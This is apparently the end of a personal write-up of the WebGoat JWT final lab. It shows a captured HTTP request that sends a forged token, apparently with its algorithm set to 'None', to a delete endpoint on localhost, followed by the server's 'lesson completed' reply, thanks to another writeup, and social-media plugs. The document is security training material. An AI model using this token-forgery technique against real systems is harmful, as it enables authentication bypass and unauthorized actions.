
Request	Response
<p><b>Raw</b> Params Headers Hex</p> <p>POST</p> <p>/WebGoat/JWT/final/delete?token=eyJ0eXAiOiJKV1QiLCJraWQ0Ij3ZWJnb2F0X2tleSImFsZyI6Ik5vbmUiF0==.eyJpc3MiOiJXZWJhb2F0IFRva2VuIEIjaWwkaXkiLCJpYXQiOiJlMjQyMTA5MDQ0IiwvV4cCI6MTYxODkxNTMwMmNcwiYXVkiJjoid2ViZj29hdC5vcmeiLCJzdWIiOiJ1b21Ad2ViZj29hdC5jb20iLCJ1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjoidG9tQHdlyMdvYXQuY29tIiwuUm9sZSI6WyJDYXQiX00.</p> <p>HTTP/1.1</p> <p>Host: localhost:8080</p> <p>User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0</p> <p>Accept: */*</p> <p>Accept-Language: en-US,en;q=0.5</p> <p>Accept-Encoding: gzip, deflate</p> <p>Referer: http://localhost:8080/WebGoat/start.mvc</p> <p>Content-Type: application/x-www-form-urlencoded; charset=UTF-8</p> <p>X-Requested-With: XMLHttpRequest</p> <p>Cookie: JSESSIONID=DF497439D8CEADAEEEF80BD097476C92</p> <p>Connection: close</p> <p>Content-Length: 0</p>	<p><b>Raw</b> Headers Hex</p> <p>HTTP/1.1 200</p> <p>X-Application-Context: application:8080</p> <p>X-Content-Type-Options: nosniff</p> <p>X-XSS-Protection: 1; mode=block</p> <p>X-Frame-Options: DENY</p> <p>Content-Type: application/json; charset=UTF-8</p> <p>Date: Wed, 24 Jul 2019 01:15:14 GMT</p> <p>Connection: close</p> <p>Content-Length: 132</p> <pre>{   "lessonCompleted" : true,   "feedback" : "Congratulations. You have successfully completed the assignment.",   "output" : null }</pre>



I really appreciate you sticking around until the end of this write up, especially after the token refresh problems (again huge shout out to Jang Yong Ha for the life saving writeup:

<https://cysecguide.blogspot.com/2019/04/webgoat-writeupjwt-tokens-7-refreshing.html>)

If you want to see me suffer through challenges like this live be sure to drop by when im live on Twitch and follow my Twitter for some fresh



memes!

